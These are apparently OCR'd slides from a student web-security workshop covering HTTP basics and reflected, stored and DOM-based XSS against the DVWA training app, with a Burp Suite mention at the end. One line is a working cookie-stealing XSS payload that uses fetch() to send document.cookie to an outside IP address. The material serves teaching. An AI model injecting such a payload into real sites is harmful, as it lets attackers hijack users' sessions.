


Workshop Web
Egle defenders X securinets MSE




Client: Browser ex: saferi
Server: having the data, ex: google
Http: hypertext transform protocol (link client & server)







Demo:

Open DVWA (steps like in workshop web 1.0)





Start easy: xss reflected






<h1>cyrus</h1>







-listening to cookies: (piece of info that determine context of your browser)




<script>fetch('https://10.128.185.62/c='+document.cookie);</script>




Attacker may have access to your session from those cookies





Stored cross sites







DOM based cross site scripting









input






(always true)




Brup suite:

